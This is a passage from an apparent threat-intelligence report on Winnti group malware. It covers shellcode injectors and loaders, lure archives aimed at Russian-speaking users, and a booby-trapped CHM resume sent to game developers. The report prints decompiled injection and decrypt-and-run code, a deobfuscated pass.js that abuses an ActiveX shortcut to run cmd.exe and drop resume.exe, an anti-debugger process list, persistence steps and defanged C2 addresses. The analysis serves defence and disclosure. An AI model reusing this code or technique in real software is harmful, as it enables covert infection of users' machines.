15   if ( !v4 )
16       return 1;
17   if ( !WriteProcessMemory(v2, v4, &unk_40BDA8, 0xA5D5u, 0) )
18       return 1;
19   v6 = CreateRemoteThread(v2, 0, 0, v5, 0, 0, 0);
20   if ( !v6 )
21       return 1;
22   Sleep(5000u);
23   CloseHandle(v6);
24   CloseHandle(v2);
25   return 0;
26}
```

Figure 14. Code for injecting shellcode into a running process

The injectors contain typical code that obtains SeDebugPrivilege, finds the PID of the target process, and injects shellcode into it. Depending on the sample, explorer.exe and winlogon.exe are the target processes.

The samples we found contain one of three payloads:

- Crosswalk
- Metasploit stager
- FunnySwitch (discussed later in this report)

Crosswalk and FunnySwitch shellcode is located in the data sections "as-is," while the samples with Metasploit show additional XOR encryption with the key "jj1".

2.2 Local shellcode loaders

The main function of the malware is to extract shellcode and run it in an active process. The malware samples belong to one of two categories, based on the source of shellcode that they use: in the original executable or in an external file in the same directory.

Most of the loaders start by checking the current year, much like the samples from the LNK file attacks.

```

1 int16 sub_F41B00()
2 {
3     imports_struct *v1; // eax
4     HANDLE v2; // eax
5     struct _SYSTEMTIME SystemTime; // [esp+0h] [ebp-14h]
6
7     GetSystemTime(&SystemTime);
8     LOWORD(v1) = SystemTime.wYear;
9     if ( SystemTime.wYear == 2019 || SystemTime.wYear == 2020 || SystemTime.wYear == 2021 )
10    {
11        v2 = GetProcessHeap();
12        v1 = (imports_struct *)HeapAlloc(v2, 8u, 0x120u);
13        imports = v1;
14        if ( v1 )
15        {
16            resolve_ntdll();
17            v1 = (imports_struct *)load_libs();
18            if ( v1 )
19            {
20                v1 = (imports_struct *)load_functions();
21                if ( v1 )
22                {
23                    chacha20_decrypt((int)&key, (int)&nonce, (int)decrypted_global, (int)decrypted_global, 41);
24                    LOWORD(v1) = decrypt_and_run_shellcode(0);
25                }
26            }
27        }
28    }
29    return (_int16)v1;
30}

```

Figure 15. Code of the loader's main function

After the malware finds the API functions it needs, it decrypts the string Global\oEluZTRM3Kye4Hv65IGfoaX9sSP7VA with the ChaCha20 algorithm. In one older version, to prevent being run twice the loader creates a mutex with the name Global\5hJ4YfUoyHlwVMnS1qZkd2tEmz7GPbB. But in recent samples, the decrypted string is not used in any way. Perhaps part of the code was accidentally deleted during the development process.

Another artifact found in some samples is the unused string CSPELOADKISSYOU. Its purpose remains unclear.

```

.data:00F53900 module_names      dd offset aKernel32      ; DATA XREF: load_libs+5E↑
.data:00F53900                      ; "kernel32"
.data:00F53904                      dd offset aMsrvrt      ; "msvcrt"
.data:00F53908                      dd offset aUser32_0    ; "user32"
.data:00F5390C                      dd offset aAdvapi32_0   ; "advapi32"
.data:00F53910                      dd offset aWinhttp     ; "winhttp"
.data:00F53914                      dd offset aShlwapi     ; "shlwapi"
.data:00F53918                      dd offset aIphlpapi    ; "iphlpapi"
.data:00F5391C                      dd offset aWtsapi32    ; "wtsapi32"
.data:00F53920                      dd offset aWs232       ; "ws232"
.data:00F53924                      dd offset aShell32     ; "shell32"
.data:00F53928 aCspeeloadkissyo db 'CSPELOADKISSYOU',0
.data:00F53938                      db 0

```

Figure 16. String "CSPELOADKISSYOU" in data section

In the self-contained loaders, the shellcode is located in a PE file overlay. The shellcode is stored in a curious way: data starts from 0x60 bytes of the header, followed by the (encrypted) shellcode. The data length is stored at offset -0x24 from the end of the executable. The header always starts with the PL signature. The other header data is used for decryption: a 32-byte key is located at offset 0x28 and a 12-byte nonce for the ChaCha20 algorithm is at offset 0x50.

```

1 int __stdcall decrypt_and_run_shellcode(int a1)
2 {
3     int v1; // eax
4     _BYTE *v2; // edi
5     void (*entrypoint)(void); // esi
6     unsigned int size; // [esp+4h] [ebp-8h]
7     _BYTE *buffer; // [esp+8h] [ebp-4h]
8
9     size = 0;
10    buffer = 0;
11    v1 = read_overlay((int *)&size, &buffer);
12    v2 = buffer;
13    if ( buffer )
14    {
15        if ( v1 && size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
16        {
17            entrypoint = (void (*)(void))(buffer + 0x60);
18            chacha20_decrypt(buffer + 0x28, buffer + 0x50, buffer + 0x60, buffer + 0x60, size - 0x60);
19            [entrypoint()];
20        }
21        ((void (__stdcall *(_BYTE *, _DWORD, int))imports->kernel32_VirtualFree)(v2, 0, 0x8000);
22    }
23    return 0;
24}

```

Figure 17. Handling of PL shellcode in the loader body (ChaCha20)

The ChaCha20 implementation is not always present: some of the samples use Microsoft CryptoAPI with AES-128-CBC for encryption. We can also find key information here in the structure of the PL shellcode: at offset 0x28, there are 32 bytes that are hashed with MD5 to obtain a cryptographic key.

```

22 v2 = size;
23 if ( size >= 0x60 && *buffer == 'P' && buffer[1] == 'L' )
24 {
25     derive_key(&v7, buffer + 0x28);
26     if ( v8 )
27     {
28         size = v2 - 0x60;
29         if ( CryptDecrypt(hKey, 0i64, 1, 0, (BYTE *)buffer + 0x60, &size) )
30             ((void (*)(void))(buffer + 0x60))();
31     }
32     if ( hKey )
33         CryptDestroyKey(hKey);
34     if ( hHash )
35         CryptDestroyHash(hHash);
36     if ( hProv )
37         CryptReleaseContext(hProv, 0);
38 }

```

Figure 18. Handling of PL shellcode in the loader body (AES-128)

Older loader versions use Cryptography API: Next Generation (BCrypt* functions) in an equivalent way. They use AES-128 in CFB mode as the encryption algorithm.

The loaders that rely on external files have a similar code structure and one of two encryption types: ChaCha20 or AES-128-CBC. The file should contain PL shellcode of the same format as in the self-contained loader. The name depends on the specific sample and is encrypted with the algorithm used in it. It can contain a full file path (although we did not detect any such samples) or a relative path.

```

22 v6 = (imports->kernel32_GetProcessHeap)();
23 v7 = (v4->ntdll_RtlAllocateHeap)(v6, 0i64, v5);
24
25 (imports->msvcrt_memcpy)(v7, &encrypted_filename, v11);
26 chacha20_decrypt(&filename_key, v8, &nonce, v7, v7, v11);
27
28 (imports->msvcrt_memset)(&filename, 0i64, 512i64);
29 (imports->msvcrt_memcpy)(&filename, v7, v11);
30 v9 = imports;
31 v10 = (imports->kernel32_GetProcessHeap)();
32 (v9->kernel32_HeapFree)(v10, 0i64, v7);
33 memset(result, 0, 0x200u164);
34 if ( (imports->msvcrt_wcslen)(&filename) < 0x100 )
35 {
36     if ( (imports->msvcrt_wcsstr)(&filename, L":\\\" ) )
37     {
38         (imports->msvcrt_wcsncpy)(result, &filename);
39         v1 = 1;
40     }
41     else if ( (imports->kernel32_GetModuleFileNameW)(hModule, result, 256i64) )
42     {
43         *((imports->msvcrt_wcsrchr)(result, '\\') + 2) = 0;
44         (imports->msvcrt_wcsncpy)(result, &filename);
45         return 1i64;
46     }
47 }
48 return v1;

```

Figure 19. Building the file name with PL shellcode

Among all the loaders, we encountered three different shellcode payloads:

- Crosswalk
- Metasploit stager
- Cobalt Strike Beacon

2.3 Attack examples

2.3.1 An encrypted resume

This malicious file is a RAR archive, electronic_resume.pdf.rar (025e053e329f7e5e930cc5aa8492a76e6bc61d5769aa614ec66088943bf77596), with two files:

| Name | Size | Packed | Type | Modified | CRC32 |
|-------------------------------------|---------|---------|-------------|------------------|----------|
| .. | | | File folder | | |
| pdf Зашифрованное резюме.pdf | 358.029 | 306.500 | PDF File | 30/05/2020 00:12 | 8CFF8127 |
| exe Электронный читатель резюме.exe | 358.029 | 306.500 | Application | 30/05/2020 00:12 | 8CFF8127 |

Total 716.058 bytes in 2 files

Figure 20. Contents of electronic_resume.pdf.rar

The first file might look like bait, but trying to open it in a PDF viewer gives an error, since it is practically a copy of the latter.

The file `Электронный читатель резюме.exe` ("Electronic reader resume.exe") is an executable self-contained loader for PL shellcode. It contains Cobalt Strike Beacon as the payload.

Figure 21. Configuration of Cobalt Strike Beacon

The archive was distributed on approximately June 1, 2020, from the IP address 66.42.48[.]186 and was available at [hxxp://66.42.48\[.\]186:65500/electronic_resume.pdf.rar](http://66.42.48[.]186:65500/electronic_resume.pdf.rar). The same IP address was used as C2 server.

The modification time of the archive files, as well as the date on which the archive was found the server, point to the attack being active in late May or early June. The Russian filenames suggest that the targets were Russian-speaking users.

2.3.2 I can't breathe

The attack is practically identical to the previous one: malware is distributed in a RAR archive video.rar (fc5c9c93781ffbac25d185ec8f920170503ec1eddfc623d2285a05d05d5552dc) and consists of two .exe files. The archive is available on June 1 on the same server at the address [hxxp://66.42.48\[.\]186.65500/video.rar](http://66.42.48[.]186.65500/video.rar).

| Name | Size | Packed | Type | Modified | CRC32 |
|--|------------|------------|-------------|------------------|-------------|
| .. | | | | | File folder |
| Dedicated video player.exe | 292,493 | 250,650 | Application | 31/05/2020 17:31 | BB6EB52 |
| Exclusive shooting information.avi.exe | 522,893 | 321,606 | Application | 31/05/2020 17:31 | 26FBC59C |
| I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4 | 31,963,117 | 31,928,620 | MP4 File | 01/06/2020 13:03 | 1F524CBA |

Figure 22. Contents of video rar

The executable files are self-contained loaders of Cobalt Strike Beacon PJ shellcode with a similar configuration and the same C2 server.

The bait is notable for the topic: the hackers were attempting to exploit U.S. protests related to the death of George Floyd. The main bait was a video with the name "I can't breathe-America's Black Death protests that the riots continue to escalate and ignite America!.mp4" involving reporting on protests in late May, 2020. Judging by the logo, the source of the video was Australian portal XKb, which releases news materials in Chinese.



Figure 23. Still frame from the bait video

2.3.3 Chat transcript

The archive *запись чата.7z* ("chat transcript.7z") (e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdbcb61d4cd03ae) contains three identical executable files with names resembling "запись чата-1.png_____ .exe" ("chat transcript-1.png_____ .exe") in attacks again targeting Russian-speaking users.

| e0b675302efc8c94e94b400a67bc627889bfdebb4f4dffdd68fdbcb61d4cd03ae - solid 7-Zip archive, unpacked size 1.035.339 bytes | | | | | |
|--|---------|---------|---------------|------------------|----------|
| Name | Size | Packed | Type | Modified | CRC32 |
| .. | | | File folder | | |
| запись чата-1.png_____ .exe | 345.113 | 167.267 | Application | 02/06/2020 00:24 | BF581F9B |
| запись чата-2.png_____ - (1).exe | 345.113 | | ? Application | 02/06/2020 00:24 | BF581F9B |
| запись чата-3.png_____ - (2).exe | 345.113 | | ? Application | 02/06/2020 00:24 | BF581F9B |

Figure 24. Contents of the archive, the name of which promises a "chat transcript"

The malicious files are self-contained PL shellcode loaders, but the payload here is Crosswalk version 2.0.

Its configuration implies three ways to connect to the C2 server at 149.28.23[.]32:

- Transport protocol 3, port 8443
- Transport protocol 2, port 80
- Transport protocol 1, port 8080

| | | | | | | |
|--------|----------------|-------------|-------------|-------------|---------------|-------|
| 0190h: | 00 00 00 00 | 00 00 00 00 | 00 00 03 00 | 00 00 00 00 | 00 00 00 00 | |
| 01A0h: | 00 00 DC 00 | 00 00 FB 20 | 03 00 00 00 | 01 00 00 00 | | ü .. |
| 01B0h: | 31 34 39 2E | 32 38 2E 32 | 33 2E 33 32 | 00 00 00 00 | 149.28.23.32. | .. |
| 01C0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 01D0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 01E0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 01F0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0200h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0210h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0220h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0230h: | 0C 00 00 00 | 50 00 02 00 | 00 00 01 00 | 00 00 31 34 |P..... | 14 |
| 0240h: | 39 2E 32 38 2E | 32 33 2E 33 | 33 32 00 00 | 00 00 00 00 | 9.28.23.32. | .. |
| 0250h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0260h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0270h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0280h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 0290h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 02A0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 02B0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 02C0h: | 00 00 90 1F | 01 00 00 00 | 00 01 00 00 | 31 34 39 2E | | 149. |
| 02D0h: | 32 38 2E 32 | 33 32 2E 33 | 32 00 00 00 | 00 00 00 00 | 28.23.32. | .. |
| 02E0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |
| 02F0h: | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | | .. |

Figure 25. Fragment of the Crosswalk configuration

3. Attacks on Russian game developers

The Winnti group first became famous for its attacks on computer game developers. Such attacks continue today, and Russian companies are also among their targets.

3.1 Unity3D Game Developer from St. Petersburg

The attack is based on the archive Resume.rar (4d3ad3ff281a144d9aoa8ae5680f13e201ce1a6ba70e53a74510foe41ae6a9e6), which contains just one file: CV.chm.

Running the file without security updates installed causes two windows to appear simultaneously: CHM help in HTML Help and a PDF document. They contain the same information: a curriculum vitae for the position of game developer or database manager at a St. Petersburg company.

The CV contains plausible contact information, with a St. Petersburg address, email address ending with "@yandex.ru", and phone number starting with "+7" (Russia's country code). The only obviously fake aspect is the phone number: 123-45-67.

The screenshot shows two windows side-by-side. On the left is an Adobe Acrobat Reader DC window titled 'Resume - Adobe Acrobat Reader DC'. It displays a resume with sections for Personal Details, Working Experience, and Contact Info. Personal Details include Name: Pa [REDACTED] lor, Gender: Male, Age: 32, and Education achievement: University Embankment, 7/9, St Petersburg, Russia. Working Experience lists a role as Project Manager/TeamLead from 2014/10-2015/09 at Aveas Media, managing up to 10 people and developing applications for Web, Android, iOS, and standalone. Contact Info includes a phone number +7901-123 45 67 and an email pa [REDACTED] lor@yandex.ru. On the right is an 'HTML Help' window titled '[Basic Info]'. It contains a table with fields like Name, Age, Height, Current Location, Work Exp., English Level, 2nd Language, Gender, Date Of Birth, Marital Status, Registered Residence, Computer Level, Educated Level, and Speciality. A photo of a person is visible in the top right corner of the HTML Help window.

Figure 26. Result of opening the CHM file

The PDF file opens due to the script pass.js, which is contained in the CHM file and referenced in the code of the HTML page.

```

212     class=lanmuu>[Skills]</TD></TR></TBODY></TABLE></TD></TR></TBODY></TABLE>
213     <TABLE
214       style="BORDER-TOP: #e4eef8 1px solid; BORDER-LEFT: #e4eef8 1px solid"
215       cellSpacing=0 cellPadding=3 width="100%" border=0>
216       <TBODY>
217       <TR><TD width=1><IMG height=1 src="MyResume.pdf" width=1><IMG height=1 src="resume.exe" width=1>
218       <TD class=fileContent>Programming Languages: C/C++(STL),8086/8088,C#
219         Assembly<BR>Operating Systems: comfortable with different systems :
220           Windows(2K3,XP,2K,9x) DOS,Linux<BR>With CISCO(CCIE, CCNA, CCNP, CCVP) Certificate
221       </TD></TR></TBODY></TD></TR></TBODY></DIV></DIV>
222       <div style="display:none">
223         <DIV id='tt' style="width: 100px; height: 100px; float: left; z-index: -9999;">
224           <script src=pass.js>
225         </script>

```

Figure 27. Reference to pass.js in HTML code

The script uses [a technique](#) for running an arbitrary command in a CHM file via an ActiveX object. This unpacks an HTML help file to the folder C:\Users\Public for launching the next stage of the infection: the file resume.exe, which is also embedded inside the CHM file.

```

1   function cwaitfuntime()
2   {
3   }
4   function isHasImg()
5   {
6     var a=new Image;
7     a.src="C:\\\\Users\\\\Public\\\\mypic.jpg";
8     return 0<a.fileSize||0<a.width&&0<a.height?0:1
9   }
10  function cwaitfun()
11  {
12    var a=location.href.split(":");
13    delete a[a.length-1];
14    delete a[1];
15    delete a[0];
16    a=a.join(":");
17    a=a.substring(2,a.length-2);
18    a=a.replace(/%20/g," ");
19    a='<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1><PARAM
name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap::shortcut"><PARAM name="Item1"
value="cmd.exe, /c hh.exe -decompile C:\\\\Users\\\\Public\\\\ ' +a+' "><PARAM name="Item2"
value="273,1,1"></OBJECT><OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1><PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap::shortcut"><PARAM
name="Item1" value="explorer.exe, c:\\\\Users\\\\Public\\\\resume.exe"><PARAM name="Item2"
value="273,1,1"></OBJECT>';
20   document.getElementById("tt").innerHTML=a;
21   if(isHasImg())?(x.Click(),window.setTimeout("cwaitfuntime()",1E3),window.location.reload()):y.Click(),
22   document.getElementById("tt").style.display="none")
23 window.setTimeout("cwaitfun()",128);

```

Figure 28. Deobfuscated script pass.js

resume.exe is an advanced shellcode injector of which we had encountered only one sample as of the writing of this article. Before it gets down to business, this malware, like many other samples we have seen from Winnti, checks the current year. Current processes are checked and the malware will not run if any of the following are active:
ollydbg.exe|ProcessHacker.exe|Fiddler.exe|windbg.exe|tcpview.exe|idaq.exe|idaq64.exe|tcpdump.exe|Wireshark.exe.

On first launch, shellcode will be taken from MyResume.pdf; on subsequent launches, winness.config is the shellcode source.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   struct _SYSTEMTIME SystemTime; // [rsp+20h] [rbp-E0h]
4   CHAR Filename; // [rsp+30h] [rbp-D0h]
5
6   if ( (unsigned int)load_functions() )
7   {
8     GetSystemTime(&SystemTime);
9     if ( (unsigned __int16)(SystemTime.wYear - 2020) <= 2u && !(unsigned int)check_processes() )
10    {
11      memset(&filename, 0, 0x104u);
12      GetModuleFileNameA(0i64, &filename, 0x104u);
13      ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&filename);
14      ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&filename, "MyResume.pdf");
15      if ( ((unsigned int)(__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&filename) )
16      {
17        install_and_run_from_pdf();
18      }
19      else
20      {
21        memset(&filename, 0, 0x104u);
22        GetModuleFileNameA(0i64, &filename, 0x104u);
23        ((void (__fastcall *)(CHAR *))imports->shlwapi_PathRemoveFileSpecA)(&filename);
24        ((void (__fastcall *)(CHAR *, const char *))imports->shlwapi_PathAppendA)(&filename, "winness.config");
25        if ( ((unsigned int)(__fastcall *)(CHAR *))imports->shlwapi_PathFileExistsA)(&filename) )
26          run_from_config();
27      }
28    }
29  }
30  return 0;
31 }

```

Figure 29. Main function in resume.exe

MyResume.pdf is unpacked from the CHM file. Data read by resume.exe has been added to the end of the PDF file. If the user opens it directly, a message warns that the document is password-protected.




Figure 30. MyResume.pdf, as viewed in Adobe Acrobat Reader

Compared to the PL shellcode, the data structure is more complex and contains the following:

- ROR-13 hash of data starting from byte 0x24 (0x20, 4 bytes)
- Nonce for algorithm ChaCha20 (0x24, 12 bytes)
- ChaCha20-encrypted text (0x30):
 - Name of PDF file (+0x0)
 - Size of PDF file (+0x20)
 - Size of auxiliary shellcode (+0x24)
 - Size of main shellcode (+0x28)
 - Constant 0xE839E900 (+0x2C)
 - PDF file
 - Auxiliary shellcode
 - Main shellcode

On first launch of resume.exe, the encrypted portion of the data is decrypted (the key is hard-coded in the executable) and three sections are extracted (PDF, auxiliary shellcode, and main shellcode). The PDF file is saved with a name resembling _797918755_true.pdf in a temporary folder. It then opens for the user (the second window in the screenshot on Figure 26, next to HTML Help).

```

59         do
60     {
61         v10 = *v9++;
62         LODWORD(v7) = v10 + __ROR4__(v7, 13);
63         v11 = v8 == 1;
64         v8 = (v8 - 1);
65     }
66     while ( !v11 );
67 }
68 v7 = __ROR4__(v7, 13);
69 }
70 if ( v7 == *(buffer + 0x20) )
{
71     chacha20_decrypt(v7, v8, buffer + 0x24, buffer + 0x30, buffer + 0x30, v5 - 0x30);
72     if ( *(buffer + 0x5C) == 0xE839E900 )
{
73         pdf_size = *(buffer + 0x50);
74         writer_shellcode_size = *(buffer + 0x54);
75         main_shellcode_size = *(buffer + 0x58);
76         writer_shellcode_offset = buffer + 0x60 + pdf_size;
77         drop_to_temp_and_open_pdf(buffer + 0x30, buffer + 0x60, pdf_size);
78         create_and_inject_to_spoolsv((writer_shellcode_offset + writer_shellcode_size), main_shellcode_size);
79         create_config_and_persistence(
80             writer_shellcode_offset + writer_shellcode_size,
81             main_shellcode_size,
82             writer_shellcode_offset,
83             writer_shellcode_size);
84     }
85 }
86 }
87 }

```

Figure 31. resume.exe: actions on first launch

The payload runs in a new process %windir%\System32\spoolsv.exe, into which the main shellcode is injected: Cobalt Strike Beacon with C2 address 149.28.84[.]98.

Injection occurs by creating a section via a ZwCreateSection call, getting access to it from the parent and child processes via ZwMapViewOfSection calls, copying shellcode to the section, and placing a jump to the shellcode at the entry point for spoolsv.exe.

For persistence, resume.exe (under the name winness.exe) is copied to the folder %appdata%\Microsoft\AddIns\ and the main shellcode is re-encrypted and saved in the same location, with the name winness.config. To ensure autostart, auxiliary shellcode writes the file svchost.bat, which transfers control to winness.exe, to the startup folder. For avoiding detection at this stage, the auxiliary shellcode is injected in a similar way into spoolsv.exe, independently loads the necessary functions, and writes to file in a separate thread.

When winness.exe runs after a restart, the main shellcode is decrypted from winness.config and injected into spoolsv.exe in exactly the same way.

3.2 HFS with a surprise




Figure 32. HFS server on Winnti infrastructure

On June 23, 2020, while investigating Winnti network infrastructure, we detected an active [HttpFileServer](#) on one of the active C2 servers. Four images were there for all to see: an email icon, screenshot from a game with Russian text, screenshot of the site of a game development company, and a screenshot of information about vulnerability [CVE-2020-0796](#) from the Microsoft website.



Figure 33. 13524222881554126454-128.png



Figure 34. EaVpPBNXgAE8s3r.jpg

The screenshot shows a job listing for a Unity3D Programmer at Battlestate Games. The top navigation bar includes links for HOME, NEWS, ESCAPE FROM TARKOV, JOBS, and CONTACT, along with an ENG language selector. The main content area features a heading for 'Available full-time positions:' followed by a red button labeled 'PROGRAMMING: UNITY3D PROGRAMMER ^'. Below this, a text block states: 'BATTLESTATE GAMES is looking for in-house Unity3D developer for the Escape from Tarkov team.' A 'Requirements:' section lists several bullet points about programming experience and skills. A 'Tasks:' section also lists tasks related to game development.

Available full-time positions:

PROGRAMMING: UNITY3D PROGRAMMER ^

BATTLESTATE GAMES is looking for in-house Unity3D developer for the Escape from Tarkov team.

Requirements:

- Strong motivation to work in the game industry,
- Two or more years of experience in a similar position,
- Knowledge of C#, OOP, Unity3D (uGUI, uNET), .NET, design patterns,
- Experience with network development,
- Shader programming experience is a plus;
- C++ programming experience is a plus;
- Knowledge and experience in 3D/2D software and good taste are extremely welcome.

Tasks:

- Adjustment of the existing architecture of the project,
- Programming of game logic and functionality,
- Interface programming,
- Programming backend/client communication,
- Programming network logic and game servers

Figure 35. website_battlestategames.png

← → 🔍 portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796

Microsoft | MSRC Report an issue Customer guidance Engage Who we are Blogs Acknowledgments All Microsoft Search

Security Update Guide > Details

CVE-2020-0796 | Windows SMBv3 Client/Server Remote Code Execution Vulnerability

Published: 03/12/2020 | Last Updated: 03/13/2020
MITRE CVE-2020-0796

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.

To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.

The security update addresses the vulnerability by correcting how the SMBv3 protocol handles these specially crafted requests.

Figure 36. windows_update.png

The screenshots related to Battlestate Games, the St. Petersburg-based developer of *Escape from Tarkov*.

Almost two months later, on August 20, 2020, the file

CV.pdf______.exe
(e886cabaa3fea000a7de8948c4de0f9b5857fobae6cf905a2c53641dbbc0277c) was uploaded to VirusTotal. This file is a self-contained loader for Cobalt Strike Beacon PL shellcode.

Its C2 server is interesting: update.facebookdocs[.]com.

